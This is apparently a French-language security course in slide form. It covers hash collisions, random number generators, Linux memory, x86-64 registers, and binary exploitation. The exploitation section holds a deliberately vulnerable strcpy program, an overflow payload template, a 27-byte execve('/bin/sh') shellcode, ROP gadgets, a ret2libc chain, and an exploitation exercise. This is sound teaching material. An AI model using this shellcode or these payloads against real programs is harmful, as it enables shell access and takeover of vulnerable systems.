Gestion des collisions

Comme nous l'avons vu, les fonctions de hachage peuvent produire des collisions (même hash pour des entrées différentes). Les tables de hachage doivent gérer ces situations:

Définition

Chaînage (*chaining*): Chaque case du tableau contient une liste des éléments ayant le même hash.

Adressage ouvert (*open addressing*): En cas de collision, on cherche la prochaine case libre selon une stratégie définie (sondage linéaire, quadratique, etc.).

Applications pratiques

Les tables de hachage sont omniprésentes:

- **Bases de données** : index pour accès rapide aux enregistrements
- **Caches web** : stockage des pages fréquemment consultées
- **Compilateurs** : tables de symboles pour les variables
- **Systèmes de fichiers** : localisation rapide des fichiers
- **Dictionnaires** dans les langages de programmation (Python `dict`, JavaScript `Object`, etc.)

Sécurité des algorithmes

Des institutions officielles telles que la Cour Pénale Internationale utilisent toujours des algorithmes obsolètes[1] pour signer et valider l'authenticité des preuves, comme par exemple MD5[2], malgré le fait que ces algorithmes soient connus pour être vulnérables depuis plusieurs années.

Dès 1996, des vulnérabilités de collision ont été découvertes dans MD5[3] et il est depuis recommandé d'utiliser des algorithmes plus résistants tels que SHA-2 ou SHA-3.

[1] https://www.icc-cpi.int/sites/default/files/RelatedRecords/0902ebd18037cb09.pdf

[2] https://katelynsills.com/law/the-curious-case-of-md5/

[3] https://en.wikipedia.org/wiki/MD5

Mise en pratique

Exercice

https://gist.github.com/eze-kiel/810e881e9ceeeeb2df1be8a04092602b

Générateurs de nombres aléatoires

Comme nous avons pu le constater lors de nos découvertes de différents cryptosystèmes, beaucoup ont besoin de nombres aléatoires, ce qui nécessite un processus complexe.

> *Any one who considers arithmetical methods of producing random digits is, of course, in a state of sin.*
>
> — John von Neumann

Générateurs de nombres aléatoires

En effet, nous ne pouvons pas espérer produire des nombres aléatoires en utilisant une arithmétique prévisible et déterministe. Nous avons besoin d'une source d'aléatoire qui n'est pas une conséquence de règles déterministes.

Générateurs de nombres aléatoires

Nous allons voir 3 catégories de générateurs de nombres aléatoires:

- les générateurs de nombres aléatoires réels;
- les générateurs de nombres pseudo-aléatoires cryptographiquement sûrs;
- les générateurs de nombres pseudo-aléatoires.

Générateurs de nombres aléatoires réels

Les vrais générateurs de nombres aléatoires tirent leur caractère aléatoire à partir de processus physiques. Ceux principalement utilisés aujourd'hui sont les:

- processus quantiques;
- processus thermiques;
- dérives des oscillateurs;
- évènement temporels.

Générateurs de nombres aléatoires réels

La **désintégration radioactive** est un exemple de processus physique **quantique** utilisé pour produire des nombres aléatoires. Les substances radioactives se désintègrent lentement avec le temps et il est impossible de savoir quand le prochain atome va se désintégrer, ce qui rend ce process est entièrement aléatoire.

Générateurs de nombres aléatoires réels

Détecter quand une telle désintégration s'est produite, cependant, est assez facile. En mesurant le temps entre entre les désintégrations individuelles, nous pouvons produire des nombres aléatoires.

Générateurs de nombres aléatoires réels

Le **bruit de fond** est un autre processus physique **quantique**, basé sur le fait que lumière et l'électricité sont causées par le mouvement de petits paquets indivisibles: les photons dans le cas de la lumière, et les électrons dans le cas de l'électricité.

Générateurs de nombres aléatoires réels

Le **bruit de Nyquist** est un exemple de processus **thermique** utilisé pour produire des nombres aléatoires.

C'est le bruit qui se produit à partir de porteurs de charge (généralement des électrons) se déplaçant à travers un milieu présentant une certaine résistance. Cela provoque un courant minuscule à travers la résistance (ou alternativement, une différence de tension aux bornes de la résistance).

Générateurs de nombres aléatoires réels

$$i = \sqrt{\frac{4k_B T \Delta f}{R}}$$

$$v = \sqrt{4k_B T R \Delta f}$$

où:

- Δf est la bande passante;
- T est la température;
- R est la résistance;
- k_B est la constante de Boltzmann.

Générateurs de nombres aléatoires réels

On voit que le bruit de Nyquist est assez faible. À température ambiante, avec des hypothèses raisonnables (bande passante de 10 kHz et une résistance de 1kΩ), la tension de Nyquist est de l'ordre de plusieurs centaines de nanovolts.

En arrondissant généreusement à un microvolt (un millier de nanovolts), cela n'est toujours qu'un millième de millième de volt.

Générateurs de nombres pseudo-aléatoires sûrs

Il existe de nombreux algorithmes et programmes permettant de générer des nombres pseudo-aléatoires cryptographiquement sûrs, mais il est toujours préférable d'utiliser ceux mis à disposition par l'OS:

- `/dev/urandom` sur une machine UNIX;
- `CryptGenRandom` sous Windows.

Attention toutefois, sous certaines conditions même `/dev/urandom` peut ne pas être idéal tel quel (voir `man urandom`).

Générateurs de nombres pseudo-aléatoires

Enfin, il existe des algorithmes qui permettent de générer des nombres pseudo-aléatoire, mais qui eux ne sont pas cryptographiquement sûrs. Par exemple **Mersenne Twister**. Pour qu'un algorithme soit considéré comme sûr, il ne faut pas que l'on puisse:

- prédire les prochaines valeurs;
- retrouver les anciennes valeurs.

Outline

Introduction à la gestion de la mémoire sous Linux

Le système de gestion de la mémoire est un composant central de n'importe quel système d'exploitation.

Avec les années, les programmes et applications sont devenus de plus en plus consommateurs de mémoire, et différentes stratégies ont du être adoptées pour répondre à ces besoins toujours plus grands.

Introduction à la gestion de la mémoire sous Linux

Le système de gestion de la mémoire est un composant central de n'importe quel système d'exploitation.

Avec les années, les programmes et applications sont devenus de plus en plus consommateurs de mémoire, et différentes stratégies ont du être adoptées pour répondre à ces besoins toujours plus grands.

L'une de ces stratégies, qui est une des plus efficaces, est la **mémoire virtuelle**, qui permet de faire croire à un système qu'il possède plus de mémoire que ce qu'il a en réalité.

Modèle d'abstraction de la mémoire

Avant d'explorer l'implémentation technique de la gestion mémoire sous Linux, nous allons commencer par une vue d'ensemble abstraite du système.

Cette approche nous permettra de mieux comprendre les mécanismes sous-jacents.

Modèle d'abstraction de la mémoire




Fig. 12. – Modèle d'abstraction de l'association entre la mémoire virtuelle et physique.

Modèle d'abstraction de la mémoire

Fonctionnement de base

- Le CPU interagit avec la mémoire virtuelle, pas directement avec la mémoire physique
- Les adresses virtuelles sont converties en adresses physiques via des tables d'allocation gérées par l'OS

Modèle d'abstraction de la mémoire

Organisation de la mémoire

- La mémoire est divisée en blocs appelés **pages**
- Taille standard : 4 kilo-octets
- Chaque page possède un identifiant unique : le *page frame number* (PFN)

Modèle d'abstraction de la mémoire

D'autres tailles de pages existent :

- **Huge pages** : 2 Mo
- **Gigantic pages** : 1 Go
  - Utilisées pour optimiser les performances sur les systèmes manipulant de grandes quantités de données

Modèle d'abstraction de la mémoire

Une table de pages associe les pages virtuelles aux pages physiques pour chaque processus.

Contenu d'une entrée de table

- Page frame physique associée
- Flag Valid (validité de l'association)
- Droits de contrôle d'accès

Modèle d'abstraction de la mémoire

Exemple dans la Fig. 12

Dans le processus A :

- Page virtuelle 0 $\longrightarrow$ Page physique 1
- Chaque processus possède sa propre table de pages
- Les associations sont uniques à chaque processus

Swapping

Quand la mémoire physique est pleine et qu'un processus nécessite de l'espace, l'OS doit libérer des pages.

Mécanisme de libération

- Pages non modifiées : peuvent être simplement supprimées
- **Dirty pages** (pages modifiées) : doivent être sauvegardées dans le **swap file**

Swapping

Performance

- Accès disque (SSD) : 50-100 µs
- Accès RAM : 100 ns
  - Le swap n'est pas une solution miracle

Stratégie

Linux utilise l'algorithme LRU (*Least Recently Used*) pour :

- Identifier les pages à conserver en RAM
- Sélectionner les pages à transférer en swap

Sections principales

- `.text` :
  - Instructions en langage machine
  - Lecture seule et immutable
  - Écriture ⟶ segfault
- `.data` :
  - Variables globales et statiques initialisées
- `.bss` :
  - Variables globales et statiques non-initialisées

Stack & heap

Il existe également des sections dynamiques.

Heap

- Allocation dynamique (`malloc()`)
- Taille variable
- Croissance : taille ↑ = adresses ↑

Stack

- Variables locales et stackframes
- Taille variable
- Mode LIFO (*Last In, First Out*)
- Croissance : taille ↑ = adresses ↓

Stack & heap




Fig. 13. – Représentation schématique de l'architecture de la mémoire d'un processus.

Exercice

Dans quels segments seront stockées les variables du code ci-dessous ?

```
int age;
char name[] = "alice";

void main()
{
    int height;
    static int weight;
    static char surname[] = "plop";
    char * addr;
    addr = malloc(512);
}
```

Stack & heap

Sous Linux, la commande `size` permet de connaître la taille des différents segments d'un programme:

```
$ size /bin/ls
   text    data     bss     dec     hex filename
 120464    4720    4800  129984   1fbc0 /bin/ls
```

Registres

Les registres sont des espaces mémoire situés dans le CPU. Ils sont donc petits en taille, mais y accéder est très rapide. Les architectures x86-64 possèdent de nombreux registres[1], mais nous en utilisons principalement qu'un sous-ensemble.

[1] https://en.wikipedia.org/wiki/X86#/media/File:Table_of_x86_Registers_svg.svg

Registres généraux historiques (hérités du x86)

Les registres historiques, hérités de l'architecture x86, forment la base des registres généraux.

RAX (Accumulator): RAX est un registre fondamental qui gère les opérations arithmétiques et stocke automatiquement les valeurs de retour des fonctions. Toute valeur renvoyée par une fonction est placée dans ce registre.

RBX (Base): Historiquement utilisé comme pointeur de base pour les accès mémoire, RBX conserve aujourd'hui un rôle plus généraliste. Il sert principalement au stockage temporaire de données tout en gardant son héritage d'accès mémoire des anciennes architectures.

Registres généraux historiques (hérités du x86) - suite

RCX (Counter): Il sert de compteur dans les boucles et est utilisé implicitement par certaines instructions de répétition comme `rep movsb`. Par exemple, si vous devez copier un bloc de mémoire, RCX contiendra souvent le nombre d'octets à copier.

RDX (Data): Le registre RDX complète le registre RAX pour les opérations arithmétiques complexes, notamment pour stocker la partie haute des résultats de multiplication ou la partie basse des divisions. Il est également très utilisé pour les opérations d'entrée/sortie avec le processeur.

Registres généraux de gestion de la pile et des chaînes

La gestion de la stack et des chaînes de caractères repose sur quatre registres.

- **RSI (Source Index)**: Utilisé comme pointeur source dans les opérations sur les chaînes.
- **RDI (Destination Index)**: Utilisé comme pointeur destination dans les opérations sur les chaînes.
- **RBP (Base Pointer)**: Pointeur de base de la stackframe courante.
- **RSP (Stack Pointer)**: Pointeur vers le sommet de la pile.

Registres généraux additionnels x86_64

R8 à R15: Registres supplémentaires introduits avec l'architecture 64 bits.

Particularité des registres

Les registres 64 bits peuvent être accédés partiellement:

- Préfixe R: accès 64 bits (ex: RAX)
- Préfixe E: accès 32 bits bas (ex: EAX)
- Sans préfixe: accès 16 bits bas (ex: AX)
- Suffixe L/H: accès aux octets bas/haut du mot de 16 bits (ex: AL, AH)

Par exemple:

```
RAX (64 bits): 0x0000000000000042
EAX (32 bits): 0x00000042
AX  (16 bits): 0x0042
AL  (8 bits) : 0x42
AH  (8 bits) : 0x00
```

Les registres spéciaux

Les registres spéciaux jouent des rôles cruciaux dans le contrôle et le suivi de l'exécution du programme.

Contrairement aux registres généraux, ils ont des fonctions très spécifiques et ne peuvent pas être utilisés librement par lea programmeur.euse.

Registres

Le registre **RIP** (Instruction Pointer), aussi appelé « Program Counter » dans d'autres architectures contient l'adresse de la prochaine instruction à exécuter.

Registres

Le registre **RIP** (Instruction Pointer), aussi appelé « Program Counter » dans d'autres architectures contient l'adresse de la prochaine instruction à exécuter.

Il est automatiquement incrémenté après chaque instruction. Sa valeur change lors des sauts (`jmp`), appels de fonctions (`call`) et retours (`ret`).

Registres

Le registre **RIP** (Instruction Pointer), aussi appelé « Program Counter » dans d'autres architectures contient l'adresse de la prochaine instruction à exécuter.

Il est automatiquement incrémenté après chaque instruction. Sa valeur change lors des sauts (`jmp`), appels de fonctions (`call`) et retours (`ret`).

Il n'est pas directement modifiable par lea programmeur.euse, mais est affecté par les instructions de contrôle de flux.

Registres

Le registre RFLAGS est de 64 bits et contient différents flags qui reflètent l'état du processeur. Les flags les plus importants sont:

- ZF (*Zero Flag*, bit 6):
  - Mis à 1 si le résultat d'une opération est zéro
  - Mis à 0 si le résultat est non-nul
  - Exemple: après « cmp rax, rbx », ZF=1 si rax=rbx
- CF (*Carry Flag*, bit 0):
  - Indique un dépassement pour les opérations non signées
  - Utilisé dans les additions et soustractions de grands nombres
  - Exemple: si on ajoute 0xFFFFFFFF + 1, CF sera mis à 1
- SF (*Sign Flag*, bit 7):
  - Reflète le bit de poids fort du résultat (le signe)
  - SF=1 si le résultat est négatif, SF=0 si positif
  - Particulièrement utile pour les comparaisons signées

Registres

- OF (*Overflow Flag*, bit 11):
  - Indique un dépassement pour les opérations signées
  - Exemple: quand le résultat d'une addition de deux nombres positifs est négatif
- AF (*Auxiliary Flag*, bit 4):
  - Utilisé pour les opérations arithmétiques en BCD
  - Indique une retenue entre les positions 3 et 4 d'un octet
- PF (*Parity Flag*, bit 2):
  - Indique si le nombre de bits à 1 dans le résultat est pair
  - PF=1 si la parité est paire, PF=0 si impaire

Exemple d'utilisation des flags:

```
; Comparaison de deux nombres
cmp rax, rbx    ; Compare RAX et RBX
je  equal       ; Saute si ZF=1 (RAX = RBX)
jg  greater     ; Saute si ZF=0 et SF=OF (RAX > RBX, signé)
jl  lesser      ; Saute si SF≠OF (RAX < RBX, signé)

; Addition avec gestion du dépassement
add rax, rbx    ; Addition RAX += RBX
jc  overflow    ; Saute si CF=1 (dépassement non signé)
jo  overflow    ; Saute si OF=1 (dépassement signé)
```

Il existe d'autres registres spéciaux qui ne seront pas détaillés dans ce cours.

Conventions d'appel (System V AMD64 ABI)

Les conventions d'appel System V AMD64 ABI définissent un standard pour l'interopérabilité des fonctions en architecture x86_64 pour les systèmes *Unix-like* (Linux, BSD, macOS…).

Ces conventions établissent des règles précises sur la manière dont les paramètres sont transmis aux fonctions et comment les résultats sont retournés.

Registres

Pour le passage des paramètres entiers et pointeurs

- RDI: Premier argument
- RSI: Deuxième argument
- RDX: Troisième argument
- RCX: Quatrième argument
- R8 : Cinquième argument
- R9 : Sixième argument

Pour les paramètres en virgule flottante

- XMM0: Premier argument flottant
- XMM1: Deuxième argument flottant
- XMM2: Troisième argument flottant
- XMM3: Quatrième argument flottant
- etc.

Registres

Pour les valeurs de retour

- RAX: Retour des valeurs entières et pointeurs
- XMM0: Retour des valeurs flottantes
- RDX:RAX: Retour des valeurs de 128 bits

Les arguments supplémentaires sont sur la pile. La pile doit être alignée sur 16 octets avant d'effectuer un `call`.

Exemple d'appel de fonction avec des paramètres

```
; Fonction: int sum(int a, int b, int c)
; Appel: sum(1, 2, 3)
mov rdi, 1    ; Premier argument
mov rsi, 2    ; Deuxième argument
mov rdx, 3    ; Troisième argument
call sum      ; RAX contiendra le résultat
```

Exercice

1. Que contient le registre AL si le registre RAX contient `0x0000000000001234` ?
2. Quelle est la séquence d'instructions pour créer et détruire une stackframe ?
3. Écrire une fonction qui prend 3 entiers en paramètre et retourne leur somme.

Stack-based Buffer Overflow

Les buffer overflows, ou dépassement de mémoire tampon en français, sont des vulnérabilités bien connues de depuis de nombreuses années.

Le premier exploit qui a rendu les buffer overflows connus est le vers Inet créé par Robert J. Morris en 1988. Ce ver s'introduisait sur les serveurs, notamment via un buffer overflow dans l'outil `fingerd`. Ce ver a à l'époque paralysé 10% des ordinateurs connectés à Internet.

Stack-based Buffer Overflow

Un buffer overflow a lieu lorsque que l'on place dans un espace mémoire plus d'éléments qu'il ne peut en contenir.

On essaie par exemple de mettre 1000 bytes dans un tableau ne pouvant en contenir que 512.

Dans le cas où le programme est vulnérable, les éléments en trop seront quand même écrit en mémoire et iront écraser son contenu.

Stack-based Buffer Overflow

Dans la majorité des cas, le programme crashera (le fameux *segmentation fault*), mais si l'attaquant.e est malin.gne, iel pourra insérer des caractères qui pourront modifier le comportement du programme, voire même en prendre le contrôle.

Stack-based Buffer Overflow : Mécanisme fondamental

Pour comprendre un buffer overflow, analysons ce qui se passe concrètement en mémoire lors de l'exécution d'un programme vulnérable.

```c
void vulnerable(char *input) {
    char buffer[64];
    strcpy(buffer, input);  // Pas de vérification de taille!
}

int main(int argc, char *argv[]) {
    vulnerable(argv[1]);
    return 0;
}
```

Stack-based Buffer Overflow : Mécanisme fondamental

Pour comprendre un buffer overflow, analysons ce qui se passe concrètement en mémoire lors de l'exécution d'un programme vulnérable.

```
void vulnerable(char *input) {
    char buffer[64];
    strcpy(buffer, input);  // Pas de vérification de taille!
}

int main(int argc, char *argv[]) {
    vulnerable(argv[1]);
    return 0;
}
```

Dans cet exemple, `strcpy()` copie aveuglément l'entrée sans vérifier si elle tient dans les 64 octets alloués. Si l'entrée fait 100 octets, les 36 octets supplémentaires écraseront la mémoire adjacente.

Stack-based Buffer Overflow : Anatomie de l'exploitation

Lors de l'appel de `vulnerable()`, la stack ressemble à ceci :

```
Adresses hautes
+-----------------+
| Adresse retour | <- Retour vers main()
+-----------------+
| RBP sauvegardé |
+-----------------+
| buffer[63]     |
| ...            |
| buffer[0]      | <- RSP pointe ici
+-----------------+
Adresses basses
```

Stack-based Buffer Overflow : Anatomie de l'exploitation

Lors de l'appel de `vulnerable()`, la stack ressemble à ceci :

```
Adresses hautes
+-----------------+
| Adresse retour | <- Retour vers main()
+-----------------+
| RBP sauvegardé |
+-----------------+
| buffer[63]     |
| ...            |
| buffer[0]      | <- RSP pointe ici
+-----------------+
Adresses basses
```

Quand un attaquant fournit plus de 64 octets, les données dépassent le buffer et écrasent le RBP sauvegardé puis l'adresse de retour.

Stack-based Buffer Overflow : Prise de contrôle

L'exploitation classique consiste à :

1. Remplir le buffer avec du padding (souvent des ‹ A ›)
2. Écraser le RBP avec une valeur contrôlée
3. Remplacer l'adresse de retour par l'adresse du shellcode
4. Placer le shellcode dans le buffer ou après

```
# Payload d'exploitation typique
payload = "A" * 64                # Remplir le buffer
payload += "B" * 8                 # Écraser RBP
payload += p64(shellcode_addr)    # Nouvelle adresse de retour
payload += shellcode               # Code à exécuter
```

Stack-based Buffer Overflow : Exemple concret

```
; Shellcode minimal pour execve("/bin/sh", NULL, NULL)
; 27 octets sur x86_64
xor rsi, rsi                    ; RSI = 0 (argv)
push rsi                        ; Push NULL sur la stack
mov rdi, 0x68732f2f6e69622f ; "/bin//sh" en little-endian
push rdi                        ; Push "/bin//sh" sur la stack
push rsp                        ;
pop rdi                         ; RDI = pointeur vers "/bin//sh"
xor rdx, rdx                   ; RDX = 0 (envp)
mov al, 0x3b                   ; Syscall number pour execve
syscall                        ; Exécuter
```

Stack-based Buffer Overflow : Exemple concret

```
; Shellcode minimal pour execve("/bin/sh", NULL, NULL)
; 27 octets sur x86_64
xor rsi, rsi                    ; RSI = 0 (argv)
push rsi                        ; Push NULL sur la stack
mov rdi, 0x68732f2f6e69622f ; "/bin//sh" en little-endian
push rdi                        ; Push "/bin//sh" sur la stack
push rsp                        ;
pop rdi                         ; RDI = pointeur vers "/bin//sh"
xor rdx, rdx                   ; RDX = 0 (envp)
mov al, 0x3b                   ; Syscall number pour execve
syscall                         ; Exécuter
```

Ce shellcode, une fois exécuté via le buffer overflow, ouvrira un shell avec les privilèges du programme vulnérable.

Heap-based Buffer Overflow : Différences fondamentales

Les heap-based buffer overflows exploitent la mémoire allouée dynamiquement via `malloc()`, `calloc()` ou `realloc()`.

Caractéristiques principales

- Pas d'adresse de retour directement accessible
- Exploitation via les métadonnées du heap manager
- Plus complexe mais souvent plus puissant

```
struct user {
    char name[32];
    int is_admin;
};

struct user *u = malloc(sizeof(struct user));
strcpy(u->name, user_input);  // Overflow possible!
```

Heap-based Buffer Overflow : Structures de métadonnées

Le heap manager (glibc malloc) organise la mémoire avec des chunks contenant des métadonnées :

```
+------------------+
| size | flags     | <- Métadonnées du chunk
+------------------+
| user data        | <- Données utilisateur
| ...              |
+------------------+
| size             | <- Taille pour consolidation
+------------------+
| next chunk...    |
```

Heap-based Buffer Overflow : Structures de métadonnées

Le heap manager (glibc malloc) organise la mémoire avec des chunks contenant des métadonnées :

```
+------------------+
| size | flags     | <- Métadonnées du chunk
+------------------+
| user data        | <- Données utilisateur
| ...              |
+------------------+
| size             | <- Taille pour consolidation
+------------------+
| next chunk...    |
```

Un overflow peut corrompre ces métadonnées, permettant d'exploiter les opérations du heap manager lors de `free()` ou `malloc()`.

Heap-based Buffer Overflow : Techniques d'exploitation

Techniques classiques

Unlink attack : Exploitation de la consolidation des chunks libres

- Corruption des pointeurs forward (fd) et backward (bk)
- Écriture arbitraire lors de l'unlink

Fastbin attack : Manipulation des listes de chunks rapides

- Redirection du pointeur fd vers une adresse contrôlée
- Allocation d'un chunk à une adresse arbitraire

House of X : Famille de techniques avancées (House of Spirit, House of Force, etc.)

Différences stack vs heap overflows

Stack overflow	Heap overflow
Écrasement direct de RIP	Pas d'accès direct à RIP
Exploitation souvent plus simple	Exploitation plus complexe
Protections : canary, NX	Protections : safe unlinking, FORTIFY
Taille fixe à la compilation	Taille dynamique
LIFO, prévisible	Fragmentation, moins prévisible

Face aux protections (ASLR, NX, canaries), les attaquant.es utilisent :

Return-Oriented Programming (ROP)

Chaînage de « gadgets » (séquences d'instructions existantes) pour exécuter du code sans injection :

```
; Gadgets ROP typiques
pop rdi ; ret        ; Pour charger un argument
pop rsi ; ret        ; Pour charger un 2e argument
mov rax, rdi ; ret   ; Pour déplacer des valeurs
syscall ; ret        ; Pour appeler le kernel
```

Techniques modernes : ret2libc

Réutilisation des fonctions de la libc sans injection de code :

```
# Chaîne ROP pour appeler system("/bin/sh")
payload = "A" * offset
payload += p64(pop_rdi_gadget)  # Gadget pour charger RDI
payload += p64(binsh_address)   # Adresse de "/bin/sh"
payload += p64(system_address)  # Appel à system()
```

Cette technique contourne NX car aucun code n'est injecté, seulement réutilisé.

Exercice pratique

Exercice

Analysez le code suivant et identifiez :

1. Le type de vulnérabilité présente
2. La taille minimale d'input pour déclencher un overflow
3. Comment exploiter cette vulnérabilité

```c
void process_request(int sockfd) {
    char request[128];
    char *token;

    recv(sockfd, request, 256, 0);

    token = strtok(request, ":");
    if (strcmp(token, "ADMIN") == 0) {
        grant_admin_access();
    }
}
```

Exercice pratique

Bonus : Proposez une correction sécurisée de ce code.

Sécurité des binaires

Historiquement, de nombreuses vulnérabilités ont été découvertes dans les programmes compilés, principalement en raison de la gestion manuelle de la mémoire en langages comme C et C++.

Ces vulnérabilités, telles que les *buffer overflows*, ou *use-after-free*, peuvent permettre à une attaquant.e de compromettre l'exécution du programme, voire d'exécuter du code.

Sécurité des binaires

Les systèmes d'exploitation modernes et les compilateurs ont progressivement intégré diverses protections.

Ces mécanismes de sécurité forment plusieurs couches de défense qui, bien que pouvant être contournées individuellement, offrent ensemble une protection robuste.

Address Space Layout Randomization

L'*Address Space Layout Randomization* (ASLR) est une technique de protection contre les corruptions mémoire des binaires. Le but de cette technique est de randomiser les adresses de la stack, la heap, des librairies, etc. en mémoire à chaque exécution, afin d'éviter que l'attaquant.e puisse prédire où se situent les éléments intéressants et potentiellement exploitables.

Cette propriété est configurée directement dans le kernel:

```
$ cat /proc/sys/kernel/randomize_va_space
2
```

Address Space Layout Randomization

La variable `kernel.randomize_va_space` peut prendre 3 valeurs distinctes:

- `0`: Pas de randomisation, tout est statique.
- `1`: Randomisation conservative. Les librairies partagées, la stack, la heap, les allocations via `mmap()` et le VDSO[1] sont randomisées.
